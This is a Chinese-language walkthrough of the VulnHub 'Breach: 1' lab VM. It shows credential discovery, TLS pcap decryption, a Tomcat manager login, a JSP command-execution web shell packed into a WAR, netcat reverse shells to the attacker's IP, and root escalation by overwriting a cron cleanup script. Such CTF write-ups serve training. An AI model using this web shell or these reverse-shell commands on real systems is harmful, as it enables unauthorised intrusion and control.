
vulnhub - BREACH: 1
vulnhub - BREACH: 1
描述
作为多部分系列中的第一部分,Breach 1.0 旨在成为初学者到中级的 boot2root/CTF 挑战。解决将需要可靠的信息收集和持久性相结合。不遗余力。
VM 配置了静态 IP 地址 (192.168.110.140),因此您需要将主机专用适配器配置到此子网。
非常感谢 knightmare 和 rastamouse 的测试和反馈。
感谢 g0tmi1k 维护 #vulnhub 并主持我的第一个挑战。
如果您遇到任何问题,您可以在 Twitter 上找到我:https://twitter.com/mrb3n813 或在 #vulnhub 中的 IRC 上。
期待撰写文章,尤其是任何意外的本地/根路径。
环境搭建
修改此处为


修改为主机模式,kali也要改

重启后出现对应网卡配置即为设置成功
80端口利用
nmap扫描端口,发现端口全开,还是优先关注常用的端口
访问web页面,查看源码
<!DOCTYPE html>

<html>

<head>

<title>Welcome to Breach 1.0</title>

</head>

<body bgcolor="#000000">

<font color="green">

<p>Initech was breached and the board of directors voted to bring in their internal Initech Cyber Consulting, LLP division to assist. Given the high profile nature of the breach and nearly catastrophic losses, there have been many subsequent attempts against the company. Initech has tasked their TOP consultants, led by Bill Lumbergh, CISSP and Peter Gibbons, C|EH, SEC+, NET+, A+ to contain and perform analysis on the breach.</p>

<p>Little did the company realize that the breach was not the work of skilled hackers, but a parting gift from a disgruntled former employee on his way out. The TOP consultants have been hard at work containing the breach.

However, their own work ethics and the mess left behind may be the company's downfall.</p>

<center><a href="initech.html" target="_blank"> <img src="/images/milton_beach.jpg"

width=500 height=500> </a></center>

<!------Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo ----->

</body>

</html>
得到注释,解两次base64得到一个用户密码
pgibbons:damnitfeel$goodtobeagang$ta
还有一个链接指向192.168.110.140/initech.html,源码有注释
<!--I'm sitting on a beach reading your email! -->
点击进入Employee portal会跳转到http://192.168.110.140/impresscms/user.php
指纹探测

有登录框,尝试登入。用刚才得到的用户密码
登录成功后发现有三封邮件
来自 ImpressCMS Admin
Posting sensitive content

Peter, yeahhh, I'm going to have to go ahead and ask you to have your team only post any sensitive artifacts to the admin portal. My password is extremely secure. If you could go ahead and tell them all that'd be great. -Bill
来自Michael Bolton
IDS/IPS system

Hey Peter,

I got a really good deal on an IDS/IPS system from a vendor I met at that happy hour at Chotchkie's last week!

-Michael
来自ImpressCMS Admin
FWD: Thank you for your purchase of Super Secret Cert Pro!

Peter, I am not sure what this is. I saved the file here: 192.168.110.140/.keystore Bob ------------------------------------------------------------------------------------------------------------------------------------------- From: registrar@penetrode.com Sent: 02 June 2016 16:16 To: bob@initech.com; admin@breach.local Subject: Thank you for your purchase of Super Secret Cert Pro! Please find attached your new SSL certificate. Do not share this with anyone!
这封提到了192.168.110.140/.keystore,结合后文提到的SSL certificate应该就是SSL证书
但是还没有地方可以导入使用,利用搜索框,输入SSL试试
SSL implementation test capture

Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out. http://192.168.110.140/impresscms/_SSL_test_phase1.pcap They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.
果然搜到了一封邮件,告诉我们有一个流量包,别名、存储密码和密钥都设置为“tomcat”
列出名为 "keystore" 的密钥库中存储的证书和密钥
keytool -list -keystore keystore

keytool -importkeystore -srckeystore keystore -destkeystore keystore -deststoretype pkcs12
导入SSL证书

生成符合要求的证书,打开流量包
编辑->首选项->Protocols->TLS->RSA keys list 单击key file 添加
看了一下各个流的信息
<role rolename="manager-gui"/>

<user username="tomcat" password="s3cret" roles="manager-gui"/>
这里拿到了一个用户密码
Authorization: Basic dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC
解base64得到tomcat:Tt\5D8F(#!*u=G)4m7zB,应该也是一个用户密码
还有一个可疑网页https://192.168.110.140:8443/_M@nag3Me/html,要开代理抓包访问
8443端口利用
访问时要求输入用户密码

tomcat:Tt\5D8F(#!*u=G)4m7zB登录成功
指纹探测

文件上传反弹shell
看到一个文件上传点,可传war包

将shell.jsp打包成war包
<%

Runtime.getRuntime().exec(request.getParameter("shell"));

%>
shell.jsp单独放置一个目录,命令行下进入当前目录
jar -cvf Login.war shell.jsp
访问文件位置https://192.168.110.140:8443/shell/shell.jsp,有定时任务删文件,所以选择反弹shell
nc -v 192.168.110.128 8888 -e /bin/bash

开启交互
python -c 'import pty;pty.spawn("/bin/sh")'
查看/etc/passwd,关注以下两个用户
milton:x:1000:1000:Milton_Waddams,,,:/home/milton:/bin/bash

blumbergh:x:1001:1001:Bill Lumbergh,,,:/home/blumbergh:/bin/bash
再寻找一下可疑文件,在/var/www/5446下有两个php文件

查看得到了mysql的用户密码
// Database Username

// Your database user account on the host

define( 'SDATA_DB_USER', 'root' );

// Database Password

// Password for your database user account

define( 'SDATA_DB_PASS', '' );
mysql数据查询
直接登入
mysql -u root -p
查表


拿到了用户milton的密码,md5破解

得到密码 thelaststraw,登入milton却发现无法提权
$ su milton

su milton

Password: thelaststraw

milton@Breach:/var/www/5446$ sudo -l

sudo -l

[sudo] password for milton: thelaststraw

Sorry, user milton may not run sudo on Breach.
到处找痕迹。。

发现两张图片的权限有区别,下载到本机

用exiftool查看

在bill.png果然拿到了信息,尝试后发现是用户blumbergh的密码
提权
登录查看可用提权方式

找到相应提权命令


那再次反弹shell
echo nc -v 192.168.110.128 7777 -e /bin/bash | sudo /usr/bin/tee /usr/share/cleanup/tidyup.sh
注意!这里不要自己立刻运行,这样会提权失败需要等它自己触发
vulnhub - BREACH: 1的更多相关文章
- Vulnhub Breach1.0
1.靶机信息 下载链接 https://download.vulnhub.com/breach/Breach-1.0.zip 靶机说明 Breach1.0是一个难度为初级到中级的BooT2Root/C ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub 实战靶场Breach-1.0
相比于CTF题目,Vulnhub的靶场更贴近于实际一些,而且更加综合考察了知识.在这里记录以下打这个靶场的过程和心得. 测试环境 Kali linux IP:192.168.110.128 Breac ...
- Breach - HTML5 时代,基于 JS 编写的浏览器
Breach 是一款属于 HTML5 时代的开源浏览器项目,,完全用 Javascript 编写的.免费.模块化.易于扩展.这个浏览器中的一切都是模块,Web 应用程序在其自己的进程运行.通过选择合适 ...
- vulnhub writeup - 持续更新
目录 wakanda: 1 0. Description 1. flag1.txt 2. flag2.txt 3. flag3.txt Finished Tips Basic Pentesting: ...
- Vulnhub靶场渗透练习(一) Breach1.0
打开靶场 固定ip需要更改虚拟机为仅主机模式 192.168.110.140 打开网页http://192.168.110.140/index.html 查看源代码发现可以加密字符串 猜测base64 ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
随机推荐
- 使用SQL Server语句统计某年龄段人数占总人数的比例(多层查询语句嵌套-比例分析)
需求:需统计出某个集合内,某个段所占的比例,涉及SELECT查询语句的嵌套,如有疑问可留言. 如下: --按性别进行年度挂号年龄段分析--男SELECT 年龄段,SUM(人数) 数量,cast(cas ...
- Java面试题:线程池内“闹情绪”的线程,怎么办?
